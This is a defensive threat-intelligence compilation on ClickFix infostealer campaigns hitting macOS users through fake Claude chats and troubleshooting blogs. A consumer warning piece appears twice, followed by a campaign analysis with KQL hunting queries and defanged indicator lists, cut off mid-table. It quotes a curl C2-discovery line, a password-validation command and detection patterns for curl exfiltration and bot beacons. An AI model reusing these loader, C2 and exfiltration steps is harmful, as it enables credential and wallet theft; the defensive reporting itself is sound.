Researchers found that cybercriminals are using sponsored search results and shared Claude chats to lure victims into a typical ClickFix attack to install malware on macOS devices.
ClickFix is a social engineering method that tricks users into infecting their own device with malware. Users are instructed to run specific commands that will download malware, usually an infostealer.
The researchers found that when users search for terms like “Claude Mac download,” they may see sponsored Google results that appear to go to the legitimate claude.ai domain.
In reality, the ads resolve to real Claude shared chats, set up to look like official “Claude Code on Mac” or Apple Support guides. Independent research by BleepingComputer found another chat serving the same purpose. The chat instructs victims to open Terminal and paste a base64‑encoded command, which pulls a loader shell script from attacker‑controlled infrastructure and runs it in memory.
The script then profiles the system, pulls down a second-stage payload and runs it through osascript, macOS’s built-in scripting engine. This gives the attacker remote code execution (RCE) without ever dropping a traditional application or binary.
This results in a MacSync‑style payload that harvests browser credentials, cookies, Keychain contents, and crypto wallet data, bundles it, and sends all that information over HTTP to attacker servers.
With ClickFix running rampant and inventing new methods all the time, it’s important to stay aware, cautious, and protected.
Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy and paste code. Attackers rely on urgency to bypass your critical thinking, so be cautious of pages urging immediate action. Sophisticated ClickFix pages add countdowns, user counters, or other pressure tactics to make you act quickly.
Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand what the action does.
Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Limit copy and paste for commands. Manually typing commands instead of copy and paste can reduce the risk of unknowingly running malicious payloads hidden in copied text.

Secure your devices. Use an up-to-date, real-time anti-malware solution with web protection. Malwarebytes blocks connections to unsafe sites like these.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected places helps maintain vigilance. Keep reading our blog!
Stay away from sponsored ads in search results. Anyone can buy them and make them look legitimate.
Pro tip: The free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard.
Stop threats before they can do any harm.
Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
Researchers found that cybercriminals are using sponsored search results and shared Claude chats to lure victims into a typical ClickFix attack to install malware on macOS devices.
ClickFix is a social engineering method that tricks users into infecting their own device with malware. Users are instructed to run specific commands that will download malware, usually an infostealer.
The researchers found that when users search for terms like “Claude Mac download,” they may see sponsored Google results that appear to go to the legitimate claude.ai domain.
In reality, the ads resolve to real Claude shared chats, set up to look like official “Claude Code on Mac” or Apple Support guides. Independent research by BleepingComputer found another chat serving the same purpose. The chat instructs victims to open Terminal and paste a base64‑encoded command, which pulls a loader shell script from attacker‑controlled infrastructure and runs it in memory.
The script then profiles the system, pulls down a second-stage payload and runs it through osascript, macOS’s built-in scripting engine. This gives the attacker remote code execution (RCE) without ever dropping a traditional application or binary.
This results in a MacSync‑style payload that harvests browser credentials, cookies, Keychain contents, and crypto wallet data, bundles it, and sends all that information over HTTP to attacker servers.
With ClickFix running rampant and inventing new methods all the time, it’s important to stay aware, cautious, and protected.
Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy and paste code. Attackers rely on urgency to bypass your critical thinking, so be cautious of pages urging immediate action. Sophisticated ClickFix pages add countdowns, user counters, or other pressure tactics to make you act quickly.
Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand what the action does.
Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
Limit copy and paste for commands. Manually typing commands instead of copy and paste can reduce the risk of unknowingly running malicious payloads hidden in copied text.
Secure your devices. Use an up-to-date, real-time anti-malware solution with web protection. Malwarebytes blocks connections to unsafe sites like these.
Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected places helps maintain vigilance. Keep reading our blog!
Stay away from sponsored ads in search results. Anyone can buy them and make them look legitimate.
Pro tip: The free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard.
Stop threats before they can do any harm.
Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →
Microsoft researchers continue to observe the evolution of an infostealer campaign distributing ClickFix‑style instructions and targeting macOS users. In this recent iteration, threat actors attempt to take advantage of users who are looking for helpful advice on macOS-related issues (for example, optimizing their disk space) in blog sites and other user-driven content platforms by hosting their malicious commands in these sites.
These commands, which are purported to install system utilities, load an infostealing malware like Macsync, Shub Stealer, and AMOS into the targets’ devices instead. The malware then collects and exfiltrates data, including media files, iCloud data and Keychain entries, and cryptocurrency wallet keys. In some campaigns, the malware replaces legitimate cryptocurrency wallet apps with trojanized versions, putting users at an added security risk.
Prior iterations of this campaign delivered the infostealers through disk image (.dmg) files that required users to manually install an application. This recent activity reflects a shift in tradecraft, where threat actors instruct users to run Terminal commands that leverage native utilities to retrieve remotely hosted content, followed by script‑based loader execution.
Unlike application bundles opened through Finder—which might be subjected to Gatekeeper verification checks such as code signing and notarization—scripts downloaded and launched directly through Terminal (for example, by using osascript or shell interpreters) don’t undergo the same evaluation. This delivery mechanism enables attackers to initiate malware execution through user‑driven command invocation, reducing reliance on traditional application delivery methods and increasing the likelihood of successful execution.
In this blog, we take a look at three campaigns that use this new tradecraft. We also provide mitigation guidance and detection details to help surface this threat.
Activity overview
Initial access
Standalone websites were seen hosting pages that included a Base64-encrypted instruction for end users to run. Some sites present this information in multiple languages. As of this writing, these websites that we’ve observed are either already down or have been reported.

Figure 1: Landing page of a script campaign (domenpozh[.]net)Figure 2. ClickFix instructions hosted on mac-storage-guide.squarespace[.]com.Figure 3. mac-storage-guide.squarespace[.]com page was seen presenting content in different languages, such as Japanese.
In other instances, content that included instructions leading to malware were observed to be hosted on Craft, a note-taking platform that lets writers and content creators take notes and distribute their content. We’ve observed that pages like macclean[.]craft[.]me were taken down relatively quickly.
Figure 4. ClickFix instruction hosted on macclean[.]craft[.]me.
Threat actors were also publishing fake troubleshooting posts on the popular blogging site Medium to distribute ClickFix instructions. These posts claim to solve common macOS problems. Blog sites such as macos-disk-space[.]medium[.]com instruct users to “fix” an issue by pasting a command into Terminal. The command then decodes and runs an AppleScript or Bash loader. These blogs were reported and taken down quickly.
We observed three distinct execution paths leveraging different infrastructure. We’re classifying these as a loader install campaign, a script install campaign, and a helper install campaign. In the loader and helper campaigns, we observed that a random seven-digit value (hereinafter referred to as random IDs), was used in data staging, marking the staging folders as /tmp/shub_<random ID> or/tmp/<random ID>.
The underlying goal remains the same in these campaigns: sensitive data collection, persistence, and exfiltration.
The following table summarizes the key differences between the campaigns. We discuss the details of each of these campaigns in the succeeding sections of this blog.
Activity or technique
Loader campaign
Script campaign
Helper campaign
Initial installation
No file written on disk
No file written on disk
/tmp/helper /tmp/update
Condition to exit execution
Russian keyboard detected
Failure to resolve an active command-and-control (C2) endpoint (all infrastructure checks fail)
Not applicable (handled in later loader/payload stages)
Trezor Suite.appLedger Wallet.app
Loader install campaign
Since February 2026, Microsoft researchers have observed a campaign that requests a loader shell from the attacker’s infrastructure using curl once a user copies and runs ClickFix commands using Terminal. It leads to further execution of a second-stage shell script.
This second shell script is a zsh loader that decodes and decompresses an embedded payload using Base64 and Gzip, respectively. It then executes the payload using eval.
Figure 5: Shell loader.
The next-stage script also functions as a macOS reconnaissance and execution ‑control loader that first fingerprints the system by collecting the following information:
Keyboard locale
Hostname
Operating system version
External IP address
It then builds and sends a JSON object to an attacker‑controlled server containing an event name (loader_requested or cis_blocked) along with this telemetry. It also uses the presence of Russian/CIS keyboard layouts as a deliberate kill switch, reporting a cis_blocked event and stop the execution.
Figure 6: Reconnaissance loader with CIS kill switch.
If the system isn’t blocked, the script silently beacons a “loader requested” event and then downloads and executes a remote AppleScript payload directly in memory using osascript.
Figure 7: Reconnaissance loader with AppleScript payload delivery.
AppleScript infostealer
This multi-stage macOS AppleScript stealer employs user interaction-based credential capture, conducts broad data collection across browsers, Keychains, messaging applications, wallet artifacts, and user documents, and stages the collected data into a compressed archive for exfiltration to a remote endpoint. The malware further tampers with locally installed applications to intercept sensitive data, establishes persistence through a masqueraded LaunchAgent that mimics legitimate software updates, and maintains remote command execution capabilities by periodically polling a server for instructions, which are executed at runtime.
Data collection: tmp/shub_<random ID> staging
We observed that the stealer self-identifies as “SHub Stealer” (it writes the marker SHub into its staging directory). It prompts the target user to enter their password, pretending to install a “helper” utility. It then validates the entered password using the command dscl . -authonly <username>. Upon successful validation, it sends a password_obtained event to its C2 infrastructure.
The malware stages collected data under a /tmp/shub_<random ID>/ folder. The collected data includes:
Browser credentials
Notes
Media files
Telegram data
Cryptocurrency wallets
Keychain entries
iCloud account data
The stealer also collects documents smaller than 2 MB and stages them within a FileGrabber repository located at /tmp/shub_<random ID>/FileGrabber/.
The targeted file types are:
txt
pdf
docx
wallet
key
keys
doc
jpeg
png
kdbx
rtf
jpg
seed
Once the data collection is complete, data is compressed and exfiltrated. The stealer deletes staging artifacts to reduce forensic evidence.
Wallet exfiltration and trojanization
Subsequently, the stealer probes the system for the presence of any of the following cryptocurrency wallet applications:
Electrum
Coinomi
Exodus
Atomic
Wasabi
Ledger Live
Monero
Bitcoin
Litecoin
DashCore
lectrum_LTC
Electron_Cash
Guarda
Dogecoin
Trezor_Suite
Sparrow
When it finds any of these applications, it stages their data for exfiltration.
The stealer was also observed replacing legitimate cryptocurrency wallets apps with attacker-controlled or trojanized ones:
Ledger Wallet.app is replaced by app.zip fetched from <C2 domain>/zxc/app.zip
Trezor suite.app is replaced by apptwo.zip fetched from <C2 domain>/zxc/apptwo.zip
Exodus.app is replaced by appex.zip fetched from <C2 domain>/zxc/appex.zip
These trojanized cryptocurrency wallet applications pose a serious risk to their users who might be unaware of the stealthy compromise and continue to use and transact with them.
Figure 8. Trojanized apps installation.
Persistence
For persistence, the malware creates an additional script within the newly created ~/Library/Application Support/Google/GoogleUpdate.app/Contents/MacOS/ folder.
A malicious implant named GoogleUpdate is configured to RunAtLoad disguised as an agent. Microsoft Defender Antivirus detects this implant as Trojan:MacOS/SuspMalScript.
A new property list (plist), /Library/LaunchAgents/com.google.keystone.agent.plist,is then staged to run this agent.
Figure 9. Plist staging.
The executable is then given permission to run with the following command:
Figure 10. GoogleUpdate granted permission to run.
Once com.google.keystone.agent.plist loads, it functions as a backdoor-style bot component that registers the infected macOS system with attacker infrastructure at <C2 domain>/api/bot/heartbeat, uniquely identifies the host using a hardware-derived ID, and periodically beacons system metadata such as hostname, operating system version, and external IP address.
The C2 server can return Base64-encoded instructions, which the script decodes and executes locally and deletes traces, enabling remote command execution on demand. This process creates a persistent remote-control channel, where the attacker could push arbitrary shell code to the infected device at any time.
Figure 11. Backdoor style bot with heartbeat driven payload execution.
Script install campaign
In April 2026, Microsoft researchers observed an ongoing campaign that runs a heavily obfuscated infostealer when users run it through Terminal.
The attack begins with a social‑engineering instruction containing a Base64‑encoded command.
When decoded, this instruction resolves a one‑line shell pipeline that retrieves a remote script, which is then handed off immediately for execution. By encoding the command and streaming its output directly into the shell, the attacker avoids placing a recognizable payload on disk during the initial stage.
Figure 12. Payload delivery.
The retrieved script.sh payload is launched directly from the network stream, with no intermediate file written to disk. It’s responsible for establishing persistence and deploying follow-on functionality. It delivers the second-stage Base64 encoded script under a plist staged at ~/Library/LaunchAgent/com.<random name>.plist.
Figure 13. Payload staged into a plist.
The persisted AppleScript is heavily obfuscated in its original form (character ID concatenation). After decoding, the key logic follows:
Figure 14. AppleScript stager (decoded).
This AppleScript functions as a C2 discovery and execution orchestrator for a macOS malware campaign. The AppleScript is used as the control layer and standard Unix tools for network interaction and execution. Its first role is C2 discovery. It iterates over a list of potential server identifiers (for example {0x666[.]info}), constructs candidate URLs (http://<value>/), and probes them using curl with a realistic Chrome macOS user agent and a benign POST body (-d “check”). This connectivity test is performed through the following command:
If none of the hard‑coded infrastructure responds successfully, the script falls back to Telegram‑based C2 discovery. It fetches a Telegram bot page using curl -s hxxps://t[.]me/ax03bot and extracts a hidden server identifier embedded in an HTML <span dir=”auto”> element using sed. This lets the attacker rotate C2 infrastructure dynamically.
Figure 16. Telegram-based C2 endpoint discovery.
Once a working C2 endpoint is identified, the script moves into execution orchestration. It sends a final POST request to the resolved server containing a transaction ID (txid) and module identifier, then immediately pipes the server response into osascript for execution:
This command enables arbitrary AppleScript execution directly from the server, fully in memory, with no payload written to disk. Output and errors are suppressed, and execution only proceeds if all connectivity checks succeed. Overall, this isn’t a simple downloader but a resilient, infrastructure‑aware loader designed to dynamically discover C2 endpoints, evade takedowns, and execute attacker‑controlled AppleScript logic on demand.
We observed data exfiltration to the attacker’s infrastructure on a C2/upload.php endpoint leveraging curl.
Figure 17. Exfiltration of archived data.
Helper install campaign (AMOS)
Starting at the end of January 2026 , another ClickFix campaign relied on an executable file named helper or update to run. In this campaign, once a user ran the encoded ClickFix instructions, a first-stage script decoded a Base64 payload and then decompressed the payload using Gunzip.
Figure 18. First-stage script requested.
The first-stage script led to the retrieval of the second stage-malicious Mach Object (Mach-O) executable into the newly created /tmp/<file name> folder.
Figure 19. /tmp/helper installation.
In February 2026, this campaign retrieved the payload under a /tmp/update folder.
Figure 20. /tmp/update installation.
This malicious executable file has its extended properties removed and is then given permission to run and launch on the victim’s device.
Virtualization detection
The infection chain begins with an AppleScript based stager that uses array subtraction obfuscation to conceal its strings and commands. This stager performs an anti-analysis gate by invoking system_profiler and inspecting both memory and hardware profiles. Specifically, it searches for common virtualization indicators such as QEMU, VMware, and KVM. In addition to explicit hypervisor vendor strings, the script also checks for a set of generic hardware artifacts commonly observed in virtualized or analysis environments, including:
Chip: Unknown
Intel Core 2
Virtual Machine
VirtualMac
If any of these indicators are present, execution is terminated early, preventing further stages from running.
Data collection and exfiltration
Like the loader install campaign, the stealer prompts the user to enter their password. It validates locally whether the entered password is correct using dscl utility.
After capturing the target user’s password, the malware then focuses on stealing high-value credentials and financial artifacts. It copies macOS Keychain databases, enabling access to stored website passwords, application secrets, and WiFi credentials.
It also collects browser authentication material from Chromium‑based browsers, including saved usernames and passwords, session cookies, autofill data, and browser profile state that can be reused for account takeover. In addition, the script targets cryptocurrency wallets, copying data associated with both browser‑based and desktop wallets. This includes browser extensions such as MetaMask and Phantom, as well as desktop wallets including Exodus and Electrum.
The stealer compresses collected data into a ZIP file /tmp.out.zip, which is then exfiltrated to a <C2 domain>/contact> endpoint. The stealer removes staging artifacts to reduce forensic evidence.
Figure 21. Archiving and exfiltration of data.
Wallet exfiltration and trojanization
Similar to the loader campaign, the stealer in the helper also replaces legitimate wallet apps with attackers-controlled ones:
Ledger Wallet.app is replaced by app.zip fetched from <C2 domain>/zxc.app.zip.
Trezor suite.app is replaced by apptwo.zip fetched from <C2 domain>/zxc/apptwo.zip
Backdoor deployment and persistence
To maintain long‑term access to infected systems, the helper campaign deploys a multi‑stage persistence mechanism built around two cooperating components: a primary backdoor binary and a lightweight execution wrapper.
Download and execution of the backdoor component (.mainhelper)
The persistence chain begins with the download of a second‑stage backdoor implant named .mainhelper into the current user’s home directory. As shown in Figure 22, the obfuscated AppleScript issues a network retrieval command that fetches this Mach‑O executable from an attacker-controlled endpoint (<C2 domain>/zxc/kito) and writes it as a hidden file under the user profile.
Figure 22. Second implant downloaded.
Once it’s given attributes and permissions to run, the /.mainhelper implant joins the compromised device to a C2 endpoint hxxp://45.94.47[.]204/api/. The implant executes tasks from the attacker, providing a remote-control capability to the attacker on the compromised system.
Figure 23. C2 instance.
Creation of the execution wrapper (.agent)
In addition to the backdoor binary, the stealer creates a secondary file named .agent, also placed in the user’s home directory. Unlike .mainhelper, .agent isn’t a full implant. Instead, it is a lightweight shell wrapper whose sole purpose is to launch and supervise the .mainhelper process. The script writes the wrapper to disk and configures it so that, if the backdoor process terminates or crashes, .agent relaunches it.
After prompting the victim for their macOS password and validating it, the script escalates privileges to establish system-level persistence. It constructs a LaunchDaemon plist, stages the XML content to a temporary file (/tmp/starter), and then writes it to /Library/LaunchDaemons/com.finder.helper.plist.
LaunchDaemon plist staging and loading
LaunchDaemon is configured to run /bin/bash with the path to ~/.agent as its argument, rather than invoking the backdoor binary directly. As shown in Figure 25, the script sets correct ownership, loads the daemon using launchctl, and enables both RunAtLoad and KeepAlive.
Figure 24. Plist staging.
As a result, on every system boot, launchd runs the .agent wrapper with root privileges, which in turn ensures that the .mainhelper backdoor process is running.
Figure 25. Plist loading.
Mitigation and protection guidance
Apple Xprotect has updated signatures to protect users against this threat. Additionally, in macOS 26.4 and later, Apple has introduced a mitigation that directly addresses the ClickFix delivery mechanism.
When a user attempts to paste a potentially malicious command into Terminal, they will now see the following prompt:
Possible malware, Paste blocked
Your Mac has not been harmed. Scammers often encourage pasting text into Terminal to try and harm your Mac or compromise your privacy. These instructions are commonly offered via websites, chat agents, apps, files, or a phone call.
Organizations can also follow these recommendations to mitigate threats associated with this threat:
Educate users. Warn them against running instructions from untrusted sources.
Monitor Terminal usage. Alert on suspicious Terminal or shell sessions spawned by installers or user apps.
Detect native tool abuse. Flag unusual sequences of macOS utilities (curl, Base64, Gunzip, osascript, and dscl).
Inspect outbound downloads. Monitor curl activity fetching encoded or compressed payloads from unknown domains.
Protect credential stores. Detect unauthorized access to keychain items, browser data, SSH keys, and cloud credentials.
Monitor data staging. Alert on archive creation of sensitive artifacts followed by HTTP POST exfiltration.
Enable endpoint protection. Ensure macOS endpoint detection and response (EDR) or extended detection and response (XDR) monitors script execution and living‑off‑the‑land behavior.
Restrict C2 traffic. Block outbound connections to suspicious or newly registered domains.
Microsoft also recommends the following mitigations to reduce the impact of this threat.
Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a majority of new and unknown threats.
Run EDR in block mode so that Microsoft Defender for Endpoint can block malicious artifacts, even when your antivirus does not detect the threat or when Microsoft Defender Antivirus is running in passive mode. EDR in block mode works behind the scenes to remediate malicious artifacts that are detected post-breach.
Allow investigation and remediation in full automated mode to allow Defender for Endpoint to take immediate action on alerts to resolve breaches, significantly reducing alert volume.
Turn on tamper protection features to prevent attackers from stopping security services. Combine tamper protection with the DisableLocalAdminMerge setting to mitigate attackers from using local administrator privileges to set antivirus exclusions.
Microsoft Defender detections
Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.
Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.
Tactic
Observed activity
Microsoft Defender coverage
Execution
User copies, pastes, and runs Base64 instructions Base64 instructions are deobfuscated Executable files are created from remote attacker’s infrastructureInstalled malware implant is executed Malicious AppleScript is retrieved from attacker infrastructureSequence of malicious instructions are executed
Microsoft Defender for Endpoint Suspicious shell command execution Obfuscation or deobfuscation activity Executable permission added to file or directory Suspicious launchctl tool activity ‘SuspMalScript’ malware was prevented Possible AMOS stealer Activity Suspicious AppleScript activity Suspicious piped command launched Suspicious file or information obfuscation detected
Microsoft Defender Antivirus Trojan:MacOS/Multiverze – Created executable file Trojan:MacOS/SuspMalScript – Malware implant downloaded by the loader campaign Behavior:MacOS/SuspAmosExecution – Malicious file execution Behavior:MacOS/SuspOsascriptExec – Malicious osascript execution Behavior:MacOS/SuspDownloadFileExec – Suspicious file download and execution Behavior:MacOS/SuspiciousActiviyGen
Data collection
Malware collects data from bash history, browser credentials, and other sensitive foldersMultiple files are collected into staging foldersCollected data is staged and archived into a folder Staging folders are removed
Microsoft Defender for Endpoint Suspicious access of sensitive filesSuspicious process collected data from local systemEnumeration of files with sensitive dataSuspicious archive creationSuspicious path deletion
Microsoft Defender Antivirus Behavior:MacOS/SuspPassSteal – Suspicious process collected data from local systemTrojan:MacOS/SuspDecodeExec – Malicious plist detection
Defense evasion
Malware deletes the staging paths following exfiltrationExecution of obfuscated code to evade inspection
Microsoft Defender for Endpoint Suspicious path deletionSuspicious file or information obfuscation detected
Credential access
Malware steals user account credential and stages files for exfiltration
Microsoft Defender for Endpoint Suspicious access of sensitive filesUnix credentials were illegitimately accessed
Exfiltration
Malware exfiltrates staged data using curl and HTTP POST
Microsoft Defender for Endpoint Possible data exfiltration using curl
Microsoft Defender Antivirus Behavior:MacOS/SuspInfoExfilTrojan:MacOS/SuspMacSyncExfil
Threat intelligence reports
Microsoft Defender customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to help prevent, mitigate, or respond to associated threats found in customer environments.
Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.
Hunting queries
Microsoft Defender
Microsoft Defender customers can run the following queries to find related activity in their networks:
Initial access
//Loader campaign installation
DeviceNetworkEvents
| where InitiatingProcessCommandLine has_any ("loader.sh?build=","payload.applescript?build=")

// Helper campaign installation
DeviceFileEvents
| where InitiatingProcessCommandLine  has_all("curl", "/tmp/helper","-o")

//Install of /update install campaign
DeviceFileEvents
| where InitiatingProcessCommandLine  has_all("curl", "/tmp/update","-o")
| where FileName== "update"
Exfiltration to C2 infrastructure
//loader campaign

DeviceProcessEvents
| where ProcessCommandLine has_all("curl", "post","/debug/event", "build_hash")

DeviceProcessEvents
| where ProcessCommandLine  has_all("curl","/tmp","post","-H","-f","build","/gate")
| where not (ProcessCommandLine has_any(".claude/shell-snapshots"))

//script campaign

DeviceNetworkEvents
| where InitiatingProcessCommandLine has_all ("curl","-F","txid","zip","max-time")

//helper campaign
DeviceProcessEvents
| where InitiatingProcessCommandLine has_all ("curl","post","-H","user","buildid","cl","cn","/tmp/")
Bot C2 installation and communication
//loader campaign - bot install
DeviceFileEvents
| where InitiatingProcessCommandLine =="base64 -d"
| where FolderPath endswith @"Library/Application Support/Google/GoogleUpdate.app/Contents/MacOS/GoogleUpdate"

//loader campaign – bot communication
DeviceProcessEvents
 | where ProcessCommandLine  has_all("/api/bot/heartbeat","post","curl")

//script campaign second stage execution
DeviceProcessEvents
 | where ProcessCommandLine  has_all("curl","POST","txid","osascript","bmodule","max-time")

//helper campaign - bot install

//Alternate query for helper or bot update installation
DeviceFileEvents
| where  InitiatingProcessCommandLine has_all ("curl","zxc","kito")

DeviceProcessEvents
| where InitiatingProcessFileName =="osascript"
| where  ProcessCommandLine  has_all ("sh","echo","-c", "cp","/tmp/starter",".plist")
Indicators of compromise
Domains distributing ClickFix
Indicator
Type
Description
cleanmymacos[.]org
Domain
Distribution of ClickFix instructions
mac-storage-guide.squarespace[.]com
Domain
Distribution of ClickFix instructions
claudecodedoc[.]squarespace[.]com
Domain
Distribution of ClickFix instructions
domenpozh[.]net
Domain
Distribution of ClickFix instructions
macos-disk-space[.]medium[.]com
Domain
Distribution of ClickFix instructions
macclean[.]craft[.]me
Domain
Distribution of ClickFix instructions
apple-mac-fix-hidden[.]medium[.]com
Domain
Distribution of ClickFix instructions
Loader campaign
Indicator
Type
Description
rapidfilevault4[.]sbs
Domain
Payload delivery and C2
coco-fun2[.]com
Domain
Payload delivery and C2
nitlebuf[.]com
Domain
Payload delivery and C2
yablochnisok[.]com
Domain
Payload delivery and C2
mentaorb[.]com
Domain
Payload delivery and C2
seagalnssteavens[.]com
Domain
Payload delivery and C2
res2erch-sl0ut[.]com
Domain
Payload delivery and C2
filefastdata[.]com
Domain
Payload delivery and C2
metramon[.]com
Domain
Payload delivery and C2
octopixeldate[.]com
Domain
Payload delivery and C2
pewweepor092[.]com
Domain
Payload delivery and C2
bulletproofdomai2n[.]com
Domain
Payload delivery and C2
benefasts-fhgs2[.]com
Domain
Payload delivery and C2
repqoow77wiqi[.]com
Domain
Payload delivery and C2
do2wers[.]com
Domain
Payload delivery and C2
rapidfilevault4[.]cyou
Domain
Payload delivery and C2
reews09weersus[.]com
Domain
Payload delivery and C2
pepepupuchek13[.]com
Domain
Payload delivery and C2
pewqpeee888[.]com
Domain
Payload delivery and C2
wewannaliveinpicede[.]com
Domain
Payload delivery and C2
datasphere[.]us[.]com
Domain
Payload delivery and C2
rapidfilevault5[.]sbs
Domain
Payload delivery and C2
coco2-hram[.]com
Domain
Payload delivery and C2
poeooeowwo777[.]com
Domain
Payload delivery and C2
korovkamu[.]com
Domain
Payload delivery and C2
metrikcs[.]com
Domain
Payload delivery and C2
metlafounder[.]com
Domain
Payload delivery and C2
terafolt[.]com
Domain
Payload delivery and C2
haploadpin[.]com
Domain
Payload delivery and C2
rawmrk[.]com
Domain
Payload delivery and C2
mikulatur[.]com
Domain
Payload delivery and C2
milbiorb[.]com
Domain
Payload delivery and C2
doqeers[.]com
Domain
Payload delivery and C2
we2luck[.]com
Domain
Payload delivery and C2
quantumdataserver5[.]homes
Domain
Payload delivery and C2
bintail[.]com
Domain
Payload delivery and C2
molokotarelka[.]com
Domain
Payload delivery and C2
trehlub[.]com
Domain
Payload delivery and C2
avafex[.]com
Domain
Payload delivery and C2
rhymbil[.]com
Domain
Payload delivery and C2
boso6ka[.]com
Domain
Payload delivery and C2
res2erch-sl2ut[.]com
Domain
Payload delivery and C2
pilautfile[.]com
Domain
Payload delivery and C2
bigbossbro777[.]com
Domain
Payload delivery and C2
miappl[.]com
Domain
Payload delivery and C2
peloetwq71[.]com
Domain
Payload delivery and C2
fastfilenext[.]com
Domain
Payload delivery and C2
beransraol[.]com
Domain
Payload delivery and C2
pelorso90la[.]com
Domain
Payload delivery and C2
medoviypirog[.]com
Domain
Payload delivery and C2
wewannaliveinpice[.]com
Domain
Payload delivery and C2
malkim[.]com
Domain
Payload delivery and C2
pipipoopochek6[.]com
Domain
Payload delivery and C2
hello-brothers777[.]com
Domain
Payload delivery and C2
dialerformac[.]com
Domain
Payload delivery and C2
persaniusdimonica8[.]com
Domain
Payload delivery and C2
hilofet[.]com
Domain
Payload delivery and C2
tmcnex[.]com
Domain
Payload delivery and C2
nibelined[.]com
Domain
Payload delivery and C2
pissispissman[.]com
Domain
Payload delivery and C2
bankafolder[.]com
Domain
Payload delivery and C2
perewoisbb0[.]com
Domain
Payload delivery and C2
us41web[.]live
Domain
Payload delivery and C2
uk176video[.]live
Domain
Payload delivery and C2
jihiz[.]com
Domain
Payload delivery and C2
beltoxer[.]com
Domain
Payload delivery and C2
swift-sh[.]com
Domain
Payload delivery and C2
hitkrul[.]com
Domain
Payload delivery and C2
kofeynayagush[.]com
Domain
Payload delivery and C2
Script campaign
Indicator
Type
Description
hxxps://cauterizespray[.]icu/script[.]sh
URL
Payload delivery
hxxps://enslaveculprit[.]digital/script[.]sh
URL
Payload delivery
hxxps://resilientlimb[.]icu/script[.]sh
URL
Payload delivery
hxxps://thickentributary[.]digital/script[.]sh
URL
Payload delivery
hxxp://paralegalmustang[.]icu/script[.]sh
URL
Payload delivery
hxxps://round5on[.]digital/script[.]sh
URL
Payload delivery
hxxps://qjywvkbl[.]degassing-mould[.]digital
URL
Payload delivery
hxxps://zg5mkr7q[.]apexharvestor[.]digital
URL
Payload delivery
hxxps://kvrnjr30[.]apexharvestor[.]digital
URL
Payload delivery
hxxps://yygp4pdh[.]apexharvestor[.]digital
URL
Payload delivery
hxxps://t[.]me/ax03bot
URL
Payload delivery
0x666[.]info
Domain
Payload delivery, C2, and exfiltration
honestly[.]ink
Domain
Payload delivery, C2, and exfiltration
95.85.251[.]177
IP address
Payload delivery, C2, and exfiltration
pla7ina[.]cfd
Domain
Payload delivery, C2, and exfiltration
play67[.]cc
Domain
Payload delivery, C2, and exfiltration
Helper campaign
Indicator
Type
Description
rvdownloads[.]com
Domain
Payload delivery
famiode[.]com
Domain
Payload delivery
contatoplus[.]com
Domain
Payload delivery
woupp[.]com
Domain
Payload delivery
saramoftah[.]com
Domain
Payload delivery
ptrei[.]com
Domain
Payload delivery
wriconsult[.]com
Domain
Payload delivery
kayeart[.]com
Domain
Payload delivery
ejecen[.]com
Domain
Payload delivery
stinarosen[.]com
Domain
Payload delivery
biopranica[.]com
Domain
Payload delivery
raxelpak[.]com
Domain
Payload delivery
octopox[.]com
Domain
Payload delivery
boosterjuices[.]com
Domain
Payload delivery
ftduk[.]com
Domain
Payload delivery
dryvecar[.]com
Domain
Payload delivery
vcopp[.]com
Domain
Payload delivery
kcbps[.]com
Domain
